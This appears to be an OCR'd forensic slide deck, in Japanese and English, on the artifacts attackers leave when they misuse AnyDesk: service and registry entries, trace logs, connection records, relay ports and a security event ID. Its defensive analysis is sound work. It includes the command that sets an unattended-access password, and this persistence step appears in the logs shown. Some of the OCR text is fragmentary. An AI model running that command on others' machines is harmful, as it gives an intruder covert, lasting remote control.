


```
svchost.exe           10660    1.59 MB
AnyDesk.exe            5500   21.63 MB
   host.exe            6096    1.43 MB
fontdrvhost.exe
csrss.exe
winlogon.exe
fontdrvhost.exe
dwm.exe
explorer.exe
SecurityHealthSystray.exe
```

```
"C:¥Program Files (x86)¥AnyDesk¥AnyDesk.exe" --service
File:
    C:¥Progra                 sk¥AnyDesk.exe
    AnyDesk
    AnyDesk So   ware GmbH
Services:
    AnyDesk (AnyDesk Service)
Notes:
    Signer: philandro Software GmbH
    Console application: services.exe (680)
    Process is 32-bit (WOW64).
```

Processes persists on victim

Service Name



コンピューター¥HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥AnyDesk

```
amdsata
amdsbs
amdxata
AnyDesk
AOTAgentSvc
AppID
AppIDSvc
Appinfo
applockerfltr
AppMgmt
AppReadiness
AppVClient
AppvStrm
```

名前	種類
(既定)	REG_SZ
DependOnService	REG_MUL
Description	REG_SZ
DisplayName	REG_SZ
ErrorControl	REG_DWC
FailureActions	REG_BINA
ImagePath	REG_EXPA
ObjectName	REG_SZ
Start	REG_DWC
Type	REG_DWC
WOW64	REG_DWC


AnyDesk : Artifacts

Execution/Installation	Client program installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

Log File

[Install] %ProgramData%¥AnyDesk¥ad_svc.trace
[Install/Portable] %APPDATA%¥AnyDesk¥ad.trace



ad_svc.trace

```
    info 2022-12-26 14:38:19.934      gsvc  15732  15764                fiber.scheduler - Fiber 9 terminated.
    info 2022-12-26 14:38:19.981      gsvc  15732  15764     4          fiber.scheduler - Spawning child fiber 10 (parent 4).
    info 2022-12-26 14:38:20.028      gsvc  15732  15764    10   anynet.relay_connector - Relay connector started.
    info 2022-12-26 14:38:20.028      gsvc  15732  15764    10   anynet.relay_connector - Start proxy search.
    info 2022-12-26 14:38:20.028      gsvc  15732  15764    10        base.proxy finder - Skipping search. Next search in 59907 ms.
    info 2022-12-26 14:38:20.028      gsvc  15732  15764    10   anynet.relay_connector - Connecting to relay relay-2b6c8e2d.net.anydesk.com (1/2)
    info 2022-12-26 14:38:20.028      gsvc  15732  15764    10   anynet.relay_connector - Skipping connect method connect_proxy_443 (1/6) (no proxy found)
    info 2022-12-26 14:38:20.028      gsvc  15732  15764    10   anynet.relay_connector - Skipping connect method connect_proxy_80 (2/6) (no proxy found)
    info 2022-12-26 14:38:20.028      gsvc  15732  15764    10   anynet.relay_connector - Skipping connect method socks_proxy_443 (3/6) (no proxy found)
    info 2022-12-26 14:38:20.215      gsvc  15732  15764    10   anynet.relay_connector - Using IPv4: 203.10.98.163
    info 2022-12-26 14:38:20.262      gsvc  15732  15764     1              app.service - Process start: 4608 (control:1).
    info 2022-12-26 14:38:20.262      gsvc  15732  15764     1
    info 2022-12-26 14:38:20.262      gsvc  15732  15764     1                                                      1).
    info 2022-12-26 14:38:20.262      gsvc  15732  15764    11
    info 2022-12-26 14:38:20.262      gsvc  15732  15764    11
 warning 2022-12-26 14:38:20.262      gsvc  15732  15868                                                      00000000).
 warning 2022-12-26 14:38:20.278      gsvc  15732  15868       os_win.upnp_config -    1 times: No port mapping collection (0x00000000).
```

ad_svc.trace/ad.trace

1. FQDN of connected relay server
2. IP address of relay server


AnyDesk : Artifacts

Execution/Installation | Client program installation to the victim machine


Useful Artifacts | Files | Registry | **Process/NW** | Others

Network

***.net.anydesk.com: 443,80,6568**




Name	Local address	Local...	Remote address	Re...	Pr...
AnyDesk.exe (5500)	[redacted]	7070			TCP
AnyDesk.exe (5500)	[redacted]	51566			TCP
AnyDesk.exe (5500)	[redacted]	51566	relay-67f39ba0.net.anydesk.com	443	TCP
AnyDesk.exe (5500)	[redacted]	50001			UDP



Destination	Dpt	Protocol	Length	Info
203.10.98.202	443	TCP	66	604
203.10.98.202	443	TCP	66	[TC
203.10.98.202	443	TCP	66	[TC
203.10.98.202	443	TCP	66	[TC
203.10.98.202	443	TCP	66	[TC
203.10.98.202	80	TCP	66	604
203.10.98.202	80	TCP	66	[TC
203.10.98.202	80	TCP	66	[TC
203.10.98.202	80	TCP	66	[TC
203.10.98.202	80	TCP	66	[TC
	6568	TCP	66	604
2	6568	TCP	66	[TC
2	6568	TCP	66	[TC
2	6568	TCP	66	[TC
203.10.98.202	6568	TCP	66	[TC

Dst port 443/tcp will fail over to 80, 5655 if blocked （443 ⇒ 80 ⇒ 6568）

FW rule for AnyDesk; Link



Ports & Whitelist


AnyDesk clients use the TCP-Ports **80**, **443,** and **6568** to establish connections. It is however sufficient if just one of these is opened.

AnyDesk's "Discovery" feature uses a free port in the range of **50001–50003** and the IP **239.255.102.18** as default values for communication.

It can be necessary to whitelist AnyDesk for firewalls or other network traffic monitoring software, by making an exception for: "***.net.anydesk.com**"

AnyDesk : Artifacts

Feature: Remote Access | Control the victim machine as if accessing via Remote Desktop



919[redacted]

use). Start trial license または buy.

このワークスペース 795 [redacted]

AnyDesk 7.1の新機能とは？

Check out the most interesting new features in this release.


AnyDeskをインストールする

このデバイスに AnyDesk をインストールする...

検索結果

ローカルネットワーク内のほかのAnyDeskクライアントを自動的に検索します。

Input Target(Victim) AnyDesk ID



919[redacted]

Free license (non-professional use). Start trial license または buy.

Target monitor screen appears on the console and able to control

***Copy-Paste b/w hosts-client is available**


AnyDesk : Artifacts

Feature: Remote Access	Control the victim machine as if accessing via Remote Desktop

Useful Artifacts	Files	Registry	Process/NW	Others

Log File

[Install]　%Programdata%¥AnyDesk¥ad_svc.trace
[Portable]　%APPDATA%¥AnyDesk¥ad.trace



ad_svc.trace/ad.trace

```
   info 2022-12-26 15:40:55.106    gsvc  15732  15764   24          fiber.scheduler - Spawning root fiber
                                                                  anynet.any_socket - Accept fiber spawned.
                                                                  anynet.any_socket - Accepting from 795[redacted].
                                                                  anynet.any_socket - Retrieving client information.
                                                                       anynet.conn - Could not send login token. unavailable (6).
                                                                  anynet.any_socket - Client-ID: 795692568 (FPR: 18dbdad46cf4).
                                                                  anynet.any_socket - Logged in from [redacted].71:53089 on relay 3b31c817.
   info 2022-12-26 15:40:55.422    gsvc  15732  15764   25   anynet.connection_mgr - Making a new connection to client 18dbdad46cf46eed506fe
   info 2022-12-26 15:40:55.422    gsvc  15732  15764   25          fiber.scheduler - Spawning root fiber 26.
   info 2022-12-26 15:40:55.422    gsvc  15732  15764   25       anynet.any_socket - Accepting the connect request.
warning 2022-12-26 15:40:55.442    gsvc  15732  15764   25             anynet.conn - Could not send login token. unavailable (11).

   info 2022-12-26 15:40:55.442    gsvc  15732  15764   26          fiber.scheduler - Spawning child fiber 27 (parent 26).
   info 2022-12-26 15:40:55.442    gsvc  15732  15764   27   anynet.punch_connector - Spawning fibers for 3 potential connect addresses.
   info 2022-12-26 15:40:55.442    gsvc  15732  15764   27   anynet.punch_connector - -> Spawning: 10.0.0.44:7070 (0).
   info 2022-12-26 15:40:55.442    gsvc  15732  15764   27          fiber.scheduler - Spawning child fiber 28 (parent 27).
```

1. AnyDesk ID of Remote machine (attacker)
2. Global IP address of Remote machine (attacker)
3. Private IP address of Remote machine (attacker)

AnyDesk : Artifacts


Feature: Remote Access | Control the victim machine as if accessing via Remote Desktop

Useful Artifacts | Files | Registry | Process/NW | Others

Log File

[Install] %Programdata%¥AnyDesk¥connection_trace.txt
[Portable] %APPDATA%¥AnyDesk¥connection_trace.txt

connection_trace.txt



```
Incoming    2022-12-14, 03:21    User      [redacted]    [redacted]
Incoming    2022-12-14, 04:17    Passwd    [redacted]    [redacted]
Incoming    2022-12-14, 05:12    Passwd    [redacted]    [redacted]
Incoming    2022-12-14, 06:52    Passwd    [redacted]    [redacted]
Incoming    2022-12-15, 02:28    Token     [redacted]    [redacted]
Incoming    2022-12-15, 03:09    Token     [redacted]    [redacted]
```

1. Date/Time of remote access
2. Authentication Type
   - User: Click the "Accept" button on the client side (victim)
   - Passwd: Connect by entering the password on the remote machine (attacker).
   - Token: Connected with stored password.
3. AnyDesk ID and alias of the connection source (attacker)


AnyDesk : Artifacts

Feature: Remote Access Control the victim machine as if accessing via Remote Desktop

Useful Artifacts | Files | Registry | Process/NW | Others

Log File

[Install]	%Programdata%¥AnyDesk¥connection_trace.txt
[Portable]	%APPDATA%¥AnyDesk¥connection_trace.txt



AnyDesk Target1

450[redacted]

Free license (non-professional use). Start trial license or buy.

Connect by inputting the password on the remote machine (attacker)

Authorization

AnyDesk password or confirmation required.

2 ●●●●●●●●●●●●●

3 ☑ Log in automatically from now on

OK Cancel

Connected with stored password

```
12-14, 03:21   User
12-14, 04:17   Passwd
12-14, 05:12   Passwd
12-14, 06:52   Passwd
12-15, 02:28   Token
12-15, 03:09   Token
```

AnyDesk Administrator

Administrator (795[redacted])

would like to view your desk.

Profile: Default

Open Chat Log

Administrator 18:54

Session request received

Click the "Accept" button on the client side (victim)

1 Accept Dismiss

Message

AnyDesk : Artifacts

Feature: Set Password | Set password for Unattended Access on command line

- **Password for unattended access can be set on command line**
  ＊ Administrative privileges required

Password for remote connection can be set on command line


Command

```
echo <Password> | AnyDesk.exe --set-password
```


Useful Artifacts | Files | Registry | Process/NW | **Others**

EventLog

Security.evtx (Event ID: 4688)



```
プロセス情報:
        新しいプロセス ID:          0x20b8
        新しいプロセス名:   C:¥Windows¥System32¥cmd.exe
        トークン昇格の種類:%%1937
        必須ラベル:                 Mandatory Label¥High Mandatory Level
        作成元プロセス ID:  0x3e8c
        作成元プロセス名:   C:¥Windows¥System32¥cmd.exe
        プロセスのコマンド ライン:      C:¥Windows¥system32¥cmd.exe  /S /D /c" echo Password1! "

トークン昇格の種類は、ユーザー アカウント制御ポリシーに従って新しいプロセスに割り当てられたトークンの種類を
示します。
```



```
プロセス情報:
        新しいプロセス ID:          0x27a0
        新しいプロセス名:   C:¥Program Files (x86)¥AnyDesk¥AnyDesk.exe
        トークン昇格の種類:%%1937
        必須ラベル:                 Mandatory Label¥High Mandatory Level
        作成元プロセス ID:  0x3e8c
        作成元プロセス名:   C:¥Windows¥System32¥cmd.exe
        プロセスのコマンド ライン:      AnyDesk.exe  --set-password

トークン昇格の種類は、ユーザー アカウント制御ポリシーに従って新しいプロセスに割り当てられたトークンの種
類を示します。
```

AnyDesk : Artifacts


Feature: Set Password | Set password for Unattended Access on command line

Useful Artifacts | Files | Registry | Process/NW | Others

Log File

%APPDATA%¥AnyDesk¥ad.trace

Log when setting password on command line




ad.trace

```
info 2022-12-27 03:16:26.883    cmdif_p    7328    8364                                   main -
info 2022-12-27 03:16:26.883    cmdif_p    7328    8364                                   main - Command Line params: AnyDesk.exe  --set-password
info 2022-12-27 03:16:26.883    cmdif_p    7328    8364                                   main - Process started at 2022-12-27. PID 7328. OS is Windows
info 2022-12-27 03:16:26.883    cmdif_p    7328    8364                          impl_selector - using sse2 (intrinsics)
info 2022-12-27 03:16:26.883    cmdif_p    7328    8364                                   main - Setting a new password from cmd line.
info 2022-12-27 03:16:26.883    cmdif_p    7328    8364           base.data.config application - Adding GPO defaults layer.
```

Config


[Install] %ProgramData%¥AnyDesk¥service.conf and system.conf

[Portable] %APPDATA%¥AnyDesk¥service.conf and system.conf



service.conf

```
ad.anynet.cert=---
ad.anynet.pkey=-----BEGIN PRIVATE K
ad.anynet.pwd_hash=c5ac388cdecf363
ad.anynet.pwd_salt=808b1cee2aea3b5
ad.license.state_store=:ff0
```




system.conf

```
ad.security.permission_profiles._default.permissions.
